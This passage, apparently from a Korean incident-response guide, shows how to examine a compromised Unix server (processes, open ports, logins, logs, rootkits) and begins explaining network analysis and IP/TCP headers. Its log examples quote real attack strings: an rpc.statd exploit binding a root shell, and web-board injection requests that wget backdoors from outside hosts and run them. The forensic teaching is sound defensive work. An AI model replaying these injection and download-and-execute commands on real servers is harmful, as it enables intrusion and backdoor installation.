    root   296     1  0   May 22 ?        0:00 /usr/dt/bin/dtlogin -daemon
    root   297     1  0   May 22 ?        0:00 /usr/lib/nfs/mountd
    root   262     1  0   May 22 ?        0:00 /usr/lib/sendmail -bd -q15m
    root   316     1  0   May 22 ?        0:00 /usr/lib/saf/sac -t 300
    root   371     1  0   May 22 ?        0:00 /usr/openwin/bin/speckeysd
    root   299     1  0   May 22 ?        0:00 /usr/lib/nfs/nfsd -a 16
    root   337   305  0   May 22 ?        9:53 mibiisa -r -p 32781
    root   322   296  0   May 22 ?        0:00 /usr/dt/bin/dtlogin -daemon
    root   367   357  0   May 22 ?        0:00 /usr/openwin/bin/fbconsole
    root   390   357  0   May 22 ?        0:00 /usr/openwin/bin/htt -nosm
    root   433   431  0   May 22 ?        0:11 dtwm
    root   431   414  0   May 22 pts/2    0:45 /usr/dt/bin/dtsession
```

〈그림 3-28〉 ps 명령 사용예

의심스런 PID를 찾는데 위의 예에서는 PID 316을 의심해볼 수 있으며, 어떤 프로세스인지 확인한다.

- lsof(List Open File)

lsof는 System에서 돌아가는 모든 process에 의해서 open된 파일들에 대한 정보를 보

여주는 프로그램이다. 공격당한 시스템에 ps가 변조되어 있을 경우에는 ps로는 공격자가 구동한 process 정보를 제대로 볼 수 없는데 이럴 경우에는 lsof로 확인할 수 있다.

```
#lsof | more
.dicasshd   304 root   7u     IPv4   219                TCP *:6666
.dicasshd   307 root   txt    REG    3,8    2365990  274254 /usr/sbin/.dicasshd
.dicasshd   307 root   mem    REG    3,1     340856   48102 /lib/ld-2.1.3.so
.dicasnif   308 root   cwd    DIR    3,1       4096       2 /
.dicasnif   308 root   rtd    DIR    3,1       4096       2 /
.dicasnif   308 root   txt    REG    3,8       7165   33951 /usr/man/man1/.dica/.dicasniff
.dicasnif   308 root   mem    REG    3,1      25386   50446 /lib/ld-linux.so.1.9.5
.dicasnif   308 root   mem    REG    3,8     699832    1788 /usr/lib/libc.so.5
.dicasnif   308 root   0r     CHR    1,3               48166 /dev/null
.dicasnif   308 root   1w     REG    3,1     520411     690 /tcp.log
.dicasnif   308 root   2u     CHR    5,1               48220 /dev/console
xl          329 root   txt    REG    3,12    626550   48127 /var/run/...dica/xl
xl          329 root   mem    REG    3,1     340856   48102 /lib/ld-2.1.3.so
xl          329 root   mem    REG    3,1      64535   48111 /lib/libcrypt-2.1.3.so
xl          329 root   mem    REG    3,1      47077   48156 /lib/libutil-2.1.3.so
xl          329 root   mem    REG    3,1    4102325   48109 /lib/libc-2.1.3.so
xl          329 root   2u     CHR    1,3               48166 /dev/null
xl          329 root   5r     FIFO   0,0                   6 pipe
xl          329 root   6w     FIFO   0,0                   6 pipe
xl          329 root   7r     DIR    3,1       4096   96195 /bin
xl          329 root   8r     DIR    3,1       4096       2 /
xl          329 root   9u     IPv4              237        TCP *:ircd (LISTEN)
```

〈그림 3-29〉 lsof 명령 사용예

- netstat -an

netstat는 현재 시스템의 네트워크 연결상태를 알려주는 명령어로 어떤 포트가 열려있는지 발신지 주소는 어떻게 되는지 등을 확인할 수 있다.

```
# netstat -an | more
 Active Internet connections (including servers)
 Proto   Recv-Q  Send-Q  Local Address          Foreign Address        State
 tcp        0       0    0.0.0.0:6666           0.0.0.0:*              LISTEN
 tcp        0       0    0.0.0.0:7000           0.0.0.0:*              LISTEN
 tcp        0       0    0.0.0.0:6667           0.0.0.0:*              LISTEN
 tcp        0       0    0.0.0.0:113            0.0.0.0:*              LISTEN
 tcp        0       0    0.0.0.0:23             0.0.0.0:*              LISTEN
 tcp        0       0    0.0.0.0:98             0.0.0.0:*              LISTEN
 tcp        0       0    0.0.0.0:587            0.0.0.0:*              LISTEN
 tcp        0       0    0.0.0.0:21             0.0.0.0:*              LISTEN
 tcp        0       0    0.0.0.0:80             0.0.0.0:*              LISTEN
 tcp        0       6    210.xxx.xxx.101:23     211.xxx.xxx.2:31190    ESTABLISHED
 tcp        0       0    0.0.0.0:6000           0.0.0.0:*              LISTEN
```

〈그림 3-30〉 netstat 명령 사용예

- nmap -sT -p 1-65535

nmap(network mapper)은 네트워크 보안을 위한 유틸리티로, 대규모 네트워크를 고속으로 스캔하는 도구이다. 스캔 타입으로 -sT는 tcp scanning의 가장 기초적인 형태로 connect() 함수를 사용해서 모든 포트에 대해 스캔하는 방식을 의미하고, -p 는 점검하고자 하는 포트를 지정하는 옵션이다.

```
# ./nmap -p 1-65535 ip주소
 Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
 (The 65522 ports scanned but not shown below are in state: closed)
 Port            State       Service
 21/tcp          open        ftp
 23/tcp          open        telnet
 25/tcp          open        smtp
 53/tcp          open        domain
 80/tcp          open        http
 110/tcp         open        pop-3
 143/tcp         open        imap2
 465/tcp         open        smtps
 995/tcp         open        pop3s
 2272/tcp        open        unknown
```

〈그림 3-31〉 nmap 명령 사용예

ps, lsof, netstat, nmap 등을 통해 시스템의 상황을 파악하고, 공격자의 단서를 찾으며 세부사항을 살펴서 어떠한 기능이나 역할을 하는 것인지 확인해본다.

● fuser

만일 netstat로 프로세스를 확인할 수 없는 경우, nmap과 fuser를 사용하여 어떤 프로세스에서 포트를 열었는지 확인할 수 있다. fuser는 현재 사용 중인 파일 또는 소켓이 사용하는 프로세스를 확인하는 명령어로 열려있는 포트와 해당 포트를 사용 중인 프로세스 확인을 통해 백도어 등의 악성 프로그램 구동 여부를 확인할 수 있다.

```
# fuser 6001/tcp
6001/tcp:             6294
l# ps 6294
  PID TTY  STAT  TIME COMMAND
 6294 ?       S    25:35 Xrealvnc :1 -desktop X -auth /root/.Xauthority -geometry 1024x768
-depth 16
```

〈그림 3-32〉 fuser 명령 사용예

● 접속자 확인

w, who등의 명령으로 접속자를 확인한다.

```
# w
  7:32pm  up 19 days,  8:15,  5 users,  load average: 0.08, 0.02, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
kong     pts/4    123.xxx.xxx.89    Thu 3pm  1.00s  0.15s  0.02s  w
root     pts/1    -                 10Jun02  19days 0.02s  0.02s  /bin/cat
root     pts/2    :0                Fri 3pm  15:45m 0.08s  0.08s  bash
root     pts/3    :0                16Jun02  6days  0.07s  0.07s  bash
```

〈그림 3-33〉 w, who● 명령 사용예

- "w"는 utmp를 참조하여 현재 시스템에 성공적으로 로그인한 사용자에 대한 snapshot을 제공해주는 명령으로 해킹 피해시스템 분석시에 반드시 확인해 보아야만 한다. 왜냐하면 현재 시스템 분석 중에 공격자가 같이 들어와 있을 경우 자신이 추적당하는 것을 눈치채고 주요 로그를 지우거나 아예 포맷팅을 해 버릴 수도 있기 때문이다.
- 물론, 정상적인 로그인 절차를 거치지 않고 백도어를 통해 시스템에 접근했을 경우에는 실제 공격자가 시스템에 로그인해 있음에도 불구하고 보여지지 않는다.
- "w"의 결과 어떤 사용자들이 어디에서 로그인해 들어 와 있는지 알 수 있고, 그리고 그 사용자들이 어떤 작업을 하고 있는지 보여준다.
- 사고 분석시에 공격자를 규명하기 위해 특히 주의 깊게 봐야 할 부분들은 아래와 같다.
  - 접속한 사용자 계정이 모두 정상적인 사용자들인가?
  - 접속출처가 정상적인 위치인가? 특히, 내부 IP주소 이외에서 접속하였거나, 국외 IP 주소에서 접속한 경우는 의심할 필요가 있다.
  - 사용자들의 행위가 정상적인가? scan 도구를 실행하고 있거나 타 시스템을 대상으로 서비스거부공격을 하고 있는지 살핀다.

4. 상세분석

가. 패스워드 파일 분석

● /etc/passwd파일에서 uid=0인 계정(관리자 권한을 가진 계정)이 있는지를 확인한다.

예) 불법계정이 추가된 /etc/passwd파일

```
...
blah1::0:0::/tmp:/bin/bash
user1:x:0:0::/home/user1:/bin/bash
```

● 또한 새로 생성된 계정이나 패스워드가 없는 계정도 점검하여 본다.

나. 로그 파일 분석

침해사고 피해가 발생한 시스템의 로그는 100% 신뢰할 수 없게 된다. 하지만 대부분의 사고에서 공격관련 로그와 함께 침입 후 진행된 작업의 흔적들이 로그에 남게 되므로 로그 분석을 통해 사고원인을 파악하는데 많은 도움을 얻을 수 있다.

● 로그파일의 생성일자 및 변경일자 확인

– 외부의 공격자는 공격으로 인해 생성되는 시스템 및 접속로그 등을 삭제하는 경우가 많다. 로그의 내용 중 일부를 삭제하거나 변경할 경우, 해당 로그파일의 수정일자가 변경되게 되므로 변경일자 확인을 통해 확인한다. 또한 로그 삭제 프로그램을 이용해 로그를 삭제하는 경우, syslog 데몬이 재시작 되는 로그가 남기도 한다.

● 주요 로그파일

– utmp, wtmp

해당 파일에는 현재 시스템에 로그인한 사용자나, 과거에 로그인했던 사용자의 정보가 저장되게 된다. 따라서 시스템 분석 시에 꼭 확인해야 하는 로그파일이나, passwd 파일에 등재되어 있는 계정을 이용해 정상적으로 시스템에 로그인했을 때에만 로그가 생성되게 된다.

– messages

많은 정보를 포함하고 있는 로그파일로서, 시스템 장애에 대한 정보와 더불어 공격으로 인해 남게 되는 많은 유용한 정보 또한 messages 파일에 남는 경우가 많다. 동작 중인 서비스에 대한 버퍼 오버플로우 공격의 경우, 특히 messages 파일에 그 흔적이 남게 되므로

사고 분석 시, messages 파일을 필히 확인하도록 한다.

예) RPC.STATD 공격 시의 messages 로그

```
messages.2:Mar 30 03:37:02 www statd[136]: attempt to create
"/var/statmon/sm/;echo "ingreslock stream tcp nowait root /bin/sh sh –i"
>>/tmp/bob ; /usr/sbin/inetd –s /tmp/bob &"
messages.2:Mar 30 23:36:20 www statd[124]: attempt to create
" / v a r / s t a t m o n / s m / / .
./../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../.
./../../../../../../../../../../../../../....../../../../../../../../../../../../../../../../../../../../..
/../../../../../../....../../../../../../../../../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../tmp/.nfs09 D H $ $ $ $
O * * * * # # P * c 6 ) # # ; # XbinXsh tirdwr
```

● **웹 로그**

최근 많은 침해사고들이 웹 취약점을 이용한 것으로 확인되었다. 웹 취약점에 대한 공격은 주로 중국 해커에 의한 것으로 확인되고 있으며, 중국 해커 대부분은 공격을 위해 제작한 프로그램을 이용 공격을 한다.

– access_log 확인

〈로그 예제〉

[redacted] – – [07/Nov/2006:10:05:02 +0900] "GET /goodstore.htm HTTP/1.1" 200 1738 "–" "Mozilla/4.0 (compatible; Google Desktop)"

• Host (도메인 또는 IP 주소) 〈예제부분 [redacted]〉
  : 해당 웹 서버에 접속한 IP 주소를 나타낸다.

제 3 장

• Identification 〈예제부분 - 〉
: 사용자의 이름을 표시하는 곳으로서, 일반적으로 하이픈(-)으로 표시된다.
• User Authentification 〈예제부분 - 〉
: 패스워드가 표시되는 부분으로 사용자 인증이 사용된 경우에 표시된다. 일반적으로 하이픈(-)으로 표시된다.
• Time Stamp 〈예제부분 [07/Nov/2006:10:05:02 +0900]〉
: 사이트 방문자가 접속한 시간이 나타나는 부분이다. +0900은 GMT(그리니치 표준시)를 의미한다.
• HTTP Request 필드 〈예제부분 GET /goodstore.htm HTTP/1.1〉
: 사용자가 접속한 방식(GET, POST)와 접속한 해당 파일, 접속에 사용된 HTTP 버전을 알수 있다.
• Status 코드 〈예제부분 200〉
: 사용자가 요청한 내용이 처리된 상태를 나타낸다. 세부적인 Status 코드는 아래 표와 같다.

〈표 3-6〉 웹 로그 중 코드의 의미

코드	의 미	적용 예
1**	Continue/Protocol Change	
2**	Success	200 - 전송성공 204 - 파일은 존재하나 내용없는 경우
3**	Redirection	웹 사이트가 이동
4**	Client Error/Failure	404 - 요청파일이 존재하지 않음
5**	Server Error	500 - 내부서버 에러

• Transfer Volume 〈예제부분 1738〉
: 호출된 파일의 용량을 나타낸다. 데이터가 없는 경우 하이픈(-) 또는 0으로 나타난다.

– 공격 로그

공격으로 인해 남게 되는 로그는 여러 유형이 있을 수 있다. 본 문서에서는 '05년 홈페이지 변조에 많이 이용되었던 국내 공개용 게시판 공격 시 남게 되는 로그를 살펴보도록 한다. PHP Injection 기법을 이용한 공격은 대부분 아래와 같은 형태의 로그를 남기게 된다.

• 제로보드 공격로그 예제

: 다음 로그는 제로보드 취약점 중, print_category.php 파일의 취약점을 이용해 공격한 access_log의 예제이다.

① 최초, 외부 사이트의 URL을 이용해, 피해 시스템에서 id 명령 실행을 통해, 취약점 존재여부와 웹 서버 구동 권한을 확인하고 있다.

② 그 후, 시스템 접속을 위해 백도어 프로그램(r0nin)을 피해시스템에 업로드 하고 있다.

③ 업로드한 백도어에 실행권한을 부여한 후, 백도어 프로그램을 실행하고 있다.

① /zboard/include/print_category.php?setup=1&dir=http://www.xx.xx.xx.xx.com.xx/newcmd.gif?&cmd=id HTTP/1.1" 200 4220

② /zboard/include/print_category.php?setup=1&dir=http://www.xx.xx.xx.xx.com.xx/newcmd.gif?&cmd=cd%20/tmp%20;%20wget%20http://nickvicq.xxx.net/BD/r0nin HTTP/1.1" 200 4892

③ /zboard/include/print_category.php?setup=1&dir=http://www.xx.xx.xx.xx.com.br/newcmd.gif?&cmd=cd%20/tmp%20;%20chmod%20777%20r0nin%20;%20./r0nin HTTP/1.1" 200 4204

〈그림 3-34〉 백도어 프로그램을 실행한 로그

• 테크노트 공격로그 예제

: 다음 로그는 테크노트 취약점을 이용한 공격 시 access_log에 남게 되는 로그이다. 공격에 이용된 취약점은 다르지만, 로그 상으로 확인되는 공격과정은 제로보드와

매우 유사한 것을 확인할 수 있다.

① 테크노트의 구성파일인 main.cgi 파일의 취약점으로 인해 웹 브라우저 상에서 바로 시스템 명령의 실행이 가능한 것을 확인할 수 있다. wget 명령을 이용해 외부의 사이트로부터 백도어 프로그램(rootdoor)을 다운로드 하고 있다.
② 다운로드 한 백도어 프로그램에 실행권한을 부여한 후 실행하고 있다.

① xxx.xxx.253.126 - - [28/Oct/2004:11:00:53 +0900] "GET /cgi/b/t/board/main.cgi?board=FREE_BOARD&command=down_load&filename=|wget%20-P%20/var/tmp/%20http://xxx.xxx.com/cavaleirosb1/xpl/rootedoor| HTTP/1.1" 200 5 "-" "Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)"

② xxx.xxx.253.126 - - [28/Oct/2004:11:01:17 +0900] "GET /cgi/b/t/board/main.cgi?board=FREE_BOARD&command=down_load&filename=|cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20/var/tmp/;chmod%20777%20rootedoor;./rootedoor| HTTP/1.1" 200 69 "-" "Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)"

〈그림 3-35〉 다운로드한 백도어 프로그램을 실행한 로그

다. 루트킷(R●●tkit) 확인

공격자는 자신의 행동을 숨기기 위해 정상적인 프로그램들을 대신하도록 바이너리 파일들을 변조시키는 경우가 많다. 예를 들어 ls를 바꿔치기해서 ls를 실행시켜도 공격자가 만든 파일이 보이지 않도록 하는 것이다.

주로 많이 변조되며 루트킷에 포함되어 있는 프로그램으로는 ls, ps, netstat, login, top, dir, du, ifconfig, find, tcpd 등이 있다.

시스템 프로그램의 파일크기, 생성시간, 변경시간등을 확인한다. /bin또는 /usr/bin에 가서 #ls -alct|more로 확인했을 때 다른 프로그램이 기본적으로 깔린 시간과 틀리게 변경

된 것이 있는지 트로이잔으로 자주 변조되는 ls, ps, netstat등의 파일사이즈는 똑같은 OS, 버전의 다른 시스템의 프로그램과 비교하여 변조 여부를 확인한다.

리눅스의 경우 rpm -V fileutils 명령어로 무결성 검사를 할 수 있다. 명령결과가 예를 들어 S,5 .../bin/ls 로 나타난다면 파일크기 파일 내용이 변조됐다는 의미이다.

```
#rpm -V fileutils
.M....G.    /bin/df
S.5...GT    /bin/ls
S.5....T c /etc/profile.d/colorls.sh
..5...GT    /usr/bin/dir

s : 프로그램의 사이즈가 변경
5 : md5 checksum 값이 변경
T : 파일의 mtime 값이 변경
```

〈그림 3-36〉 rpm 명령의 사용예

솔라리스의 경우 "fingerprint"를 제공하고 있으며 아래의 사이트에서 md5 프로그램을 다운받아 설치하고 검사하고자 하는 파일의 checksum 값을 만들어 이를 비교해 봄으로써 파일의 변조유무를 알수 있다.

http://sunsolve.Sun.COM/pub-cgi/show.pl?target=content/content7

strace 명령을 통해 시스템 콜을 추적할 수 있다. 트로이잔으로 변경된 시스템 프로그램과 정상적인 시스템 프로그램을 strace 명령어를 이용해 비교해 변조유무를 확인할 수 있다.

예를 들어 공격을 당한 시스템을 분석했을 때 ps가 아래와 같이 "/usr/lib/locale/ro_RO/uboot/etc/procrc"파일을 참조하는 것을 볼 수 있었으며, 이 파일은 공격자가 숨기고 싶은 프로세스명을 /usr/lib/locale/ro_RO/uboot/etc/procrc에 나열하고 있었고 이런 경우 ps명

령으로는 해당 프로세스가 보이지 않게 된다.

```
# strace -e trace=open ps|more
...
open("/usr/lib/locale/ro_RO/uboot/etc/procrc", O_RDONLY) = 5
...

# strace -e trace=open netstat|more
...
open("/usr/lib/locale/ro_RO/uboot/etc/netstatrc", O_RDONLY) = 3

...
```

〈그림 3-37〉 strace 명령의 사용예

그러므로 strace명령어를 이용해 위의 예에서처럼 시스템 명령의 변조유무와 숨기고자 하는 파일들이 들어있는 위치 등을 파악할 수 있다.

라. 기타 해킹 관련 파일 조사

공격자가 피해 시스템에 들어와 어떤 작업을 했는지를 분석한다. 혹 다른 시스템을 스캔하거나 공격도구를 설치하였는지, irc서버를 설치하였는지, 로그를 삭제하였는지, 스니퍼 프로그램을 설치하였는지 등을 조사한다.

아래의 명령어는 최근에 수정되거나 새롭게 생성된 파일을 찾는 명령어로 공격자가 시스템 파일의 변조를 숨기기 위해 시간을 수정하는 경우가 있으므로 이러한 경우에 대비하여 inode 변경시간을 점검한다.

예) 최근 10일동안 수정되거나 새롭게 생성된 파일을 찾아서 /var/kisa/cime10.out에 저장하라는 명령

#find / -ctime -10 -print -xdev >/var/kisa/cime10.out

setuid를 가지는 실행 프로그램은 실행도중에 슈퍼유저(root)의 권한을 가지고 실행되므로 find를 이용하여 setuid나 setgid 파일이 있는지 확인한다.

#find / -user root -perm -4000 -print>suidlist
#find / -user root -perm -2000 -print>sgidlist

숨겨둔 파일 찾기 : 보통 공격자가 자주 해킹과 관련된 파일을 가져다 놓는 디렉터리는 /usr, /var, /dev, /tmp 가 있으며 이런 디렉터리에 이상한 파일이 존재하지는 않는지 조사한다.

또한 공격자들은 주로 "."나 ".."로 시작하는 디렉터리를 만들어 사용하는 경우가 많으므로 (이는 관리자가 아무런 옵션없이 ls 명령어를 사용할 경우 보이진 않으므로) 다음의 명령으로 숨겨진 디렉터리가 있는지 점검해본다.

예) # find /-name "..*" -print 또는
find /-name ".*" -print

예) 일반적으로 /dev밑에는 MAKEDEV등과 같은 device관리 파일외에의 일반파일이 있으면 안되므로 device관리 파일외에 일반파일이 검색되는지 확인한다.

#find /dev -type f -print

시스템이 부팅될 때 같이 수행되도록 /etc/rc.d 디렉터리(rc.sysinit, rc.local), rc0.d~rc6.d 디렉터리에 넣는 경우가 많으므로 이를 확인한다.

제3절 네트워크 사고 분석

1. 사고 유형별 수집 데이터

침입 사고나 네트워크 공격이 발생했을 경우, 네트워크 관리자들이 발생 현황을 파악하고 증거 분석을 위해서 여러 가지 정보를 수집해야 한다. 〈표 3-7〉은 네트워크에서 발생하는 다양한 사고의 종류와 해당 사고가 발생한 경우에 수집해야하는 정보들이다.

〈표 3-7〉 네트워크 사고 종류 및 수집해야하는 정보


사고의 종류	사 고	수집 정보
불법적인 자원 사용	프로세스 및 저장 장치 불법 사용	호스트: 액세스 로그, 프로세스 상태, CPU 사용률과 파일 및 저장 공간 상태
	네트워크 대역폭 불법 사용	네트워크: 회선 상태, 송수신된 패킷 개수, IP 주소, 프로토콜 사용현황 및 스위치 포트 상태
	메일 및 프록시 서비스의 불법 릴레이 (relay)	호스트: 어플리케이션 로그와 프로세스 상태 네트워크: IP 주소, 프로토콜 사용현황 및 데이터 내용
DoS (denial of service)	서버 자원들을 과도하게 소모하여 서비스 불안정 및 중단	호스트: 프로세스 상태, CPU 사용률 및 비정상적인 패킷 로그 네트워크: 회선 상태, 비정상적인 패킷 개수, IP 주소 및 비정상적인 패킷의 내용
	네트워크 대역폭을 과도하게 점유하여 통신 불안정 및 중단	네트워크: 송수신된 패킷 개수, IP 주소, 프로토콜 사용현황 및 데이터 내용
데이터 손상 및 변조	웹 페이지, 데이터 파일, 프로그램 파일 변조	호스트: 액세스 로그, 파일과 저장 장치 상태, 환경 파일의 내용 등 네트워크: IP 주소, 프로토콜 사용현황, 데이터 내용, 스위치 포트의 상태
정보 누설	비공개 자료의 누설과 통신 가로채기	호스트: 액세스 로그와 파일 및 저장 장치 상태 네트워크: IP 주소, 프로토콜 사용현황, 데이터 내용 및 스위치 포트 상태


위 〈표 3-7〉에서와 같이 대부분의 사고나 공격이 발생하는 경우, 그 원인과 발생지를 찾기 위해서 네트워크 트래픽 정보와 패킷은 반드시 수집하여 분석해야 한다. 네트워크 트래픽 정보는 MRTG와 같은 공개 소프트웨어나 네트워크 관리에 사용되는 많은 NMS (Network Management System), 보안을 위하여 사용하는 방화벽, IDS 등에서 수집할 수 있으며, 라우터나 스위치의 간단한 명령어만으로 확인할 수도 있다. 또한 명확한 원인 분석을 위하여 필요한 실제 네트워크 패킷들은 공개 프로토콜 분석기인 Ethereal이나 편리한 사용자 인터페이스를 제공하는 다양한 전문 분석기를 사용하여 간단하게 수집 및 분석할 수 있다.

네트워크에서 수집할 수 있는 주요 정보는 대역폭 사용량, 트래픽을 대량으로 발생시키고 있는 IP 주소, 침입을 위하여 내부의 사용자나 서버의 IP 주소나 TCP/UDP 포트를 스캐닝하고 있는 IP 주소, 프로토콜 (TCP/UDP 포트)별 사용 현황, 라우터나 스위치의 포트별 트래픽 발생 현황 등과 같은 통계 데이터와 실제 데이터를 송수신하고 있는 패킷들이다.

2. 프로토콜 개요

네트워크에서 수집한 패킷들은 많은 IP와 TCP/UDP 헤더 정보를 포함하고 있기 때문에 패킷들을 명확하게 분석하기 위해서는 TCP/IP 헤더에 대한 이해가 필요하다. 〈그림 3-38〉은 IP 헤더에 포함되는 정보이다.





〈그림 3-38〉 IP 헤더

IP 헤더의 일부 필드는 네트워크 공격이나 침입에 사용된다.


- Flag (3 bits)
  - Bit "0" : 일반적으로 0으로 설정
  - Bit "1" : 0이면 큰 패킷에 대한 조각이며, 1이면 조각을 허용하지 않는 것이다.
  - Bit "2" : 0이면 해당 패킷이 마지막 조각이며, 1이면 마지막이 아니다.
  - 이 필드는 Ethernet에서 전송할 수 있는 1518bytes의 이하의 패킷을 강제로 작은 조각으로 분리해서 전송하는 경우에 사용한다. 즉, 대상 시스템의 전송 계층이 아닌 IP 계층에서 패킷을 모두 모아야 상위 계층으로 전달하게 된다. 보안 장비에서 전송 계층의 헤더만 검색하는 경우에는 막을 수 없게 하는 방법으로 사용되기도 한다.


- Time to Live (8 bits)
  - 일반적으로 TTL이라고 하며, 해당 패킷이 전송과정에서 통과할 수 있는 최대 라우터 개수를 나타낸다.
  - 해당 패킷의 전송 수명을 제한하는 것이며, 송신 시스템에서 특정 값으로 설정되어 라우터를 통과할 때마다 하나씩 감소한다.

- 이 필드의 값이 “0”에 도달하였을 때에 해당 패킷은 버려지고, 송신 시스템에게 ICMP 프로토콜을 사용하여 전송하는 과정에서 에러가 발생하였음을 통보하게 된다. (무한 라우팅 루프를 방지)
- 내부적으로 시스템 간의 테스트 (local test)를 위하여 “1”로 설정된 패킷을 송신하기도 하지만, 내부의 시스템에서 라우터와 네트워크를 공격하기 위하여 강제로 “1”로 설정하기도 한다.

● Protocol (8 bits)
- IP 계층(네트워크)의 상위 계층(전송)에 있는 프로토콜을 표시한다.
- ICMP (1), TCP (6), UDP (17)
- 0부터 255까지의 값을 갖지만, 255는 사용하지 못하게 예약되어 있다. 전송 계층의 프로토콜을 해석하지 못하여 전송 계층의 헤더를 해석하는 장비에서 오류가 발생하도록 공격하는 패킷에서 255로 사용하기도 한다.

〈그림 3-39〉는 전송 계층인 TCP의 헤더이다. TCP 헤더는 시스템과 네트워크를 연결해 주는 가장 중요한 계층이기 때문에 가장 복잡하고 공격이나 침입을 파악하기 위하여 주요 필드는 반드시 이해하고 있어야 한다. 대부분의 분석 자료에서 살펴보면, 네트워크 웜(worm), Dos 공격 및 침입 포트 또는 공격 패턴을 설명하기 위하여 많이 인용하는 헤더이다.





〈그림 3-39〉 TCP 헤더

침입이나 공격 패킷들을 분석하기 위해서는 다음 TCP 필드들을 살펴보아야 한다.

- Source Port (16 bits)
  - 0 ~ 65535까지 정의할 수 있으며, 해당 패킷을 보내는 시스템에서 할당한 논리적인 포트이다. 즉, 해당 패킷에 대한 응답을 받는 시스템의 포트이다.

- Destination Port (16 bits)
  - 0 ~ 65535까지 정의할 수 있으며, 해당 패킷을 받는 시스템에서 할당한 논리적인 포트이다.
  - 이 두 포트 번호가 상대적으로 서로 일치하면, 한 세션으로 인식된다.
  - 네트워크를 통하여 특정 어플리케이션을 공격하는 경우에는, 이 포트가 해당 어플리케이션에서 사용하는 서비스 포트이다. 대부분 한 포트만 공격하지만, 최근의 네트워크 웜들은 여러 개의 포트를 동시에 공격하는 경우도 있다.

- Sequence Number (32 bits)
  - 송신자가 전송하는 데이터의 TCP 세그먼트 번호이다.
  - 번호는 초기 접속 과정에서 할당되어 전송되는 데이터 세그먼트의 크기만큼 증가한다. 즉, TCP 헤더 다음에 포함되어 있는 데이터 바이트 수만큼 증가한다.


- TCP 헤더 다음에 데이터가 포함되어 있지 않은 경우에는 증가하지 않는다. 즉, Ack 패킷의 경우에는 데이터가 포함되어 있지 않기 때문에 몇 개의 Ack 패킷들에 할당되어 있는 번호가 같게 된다.

● Acknowledgement Number (32 bits)

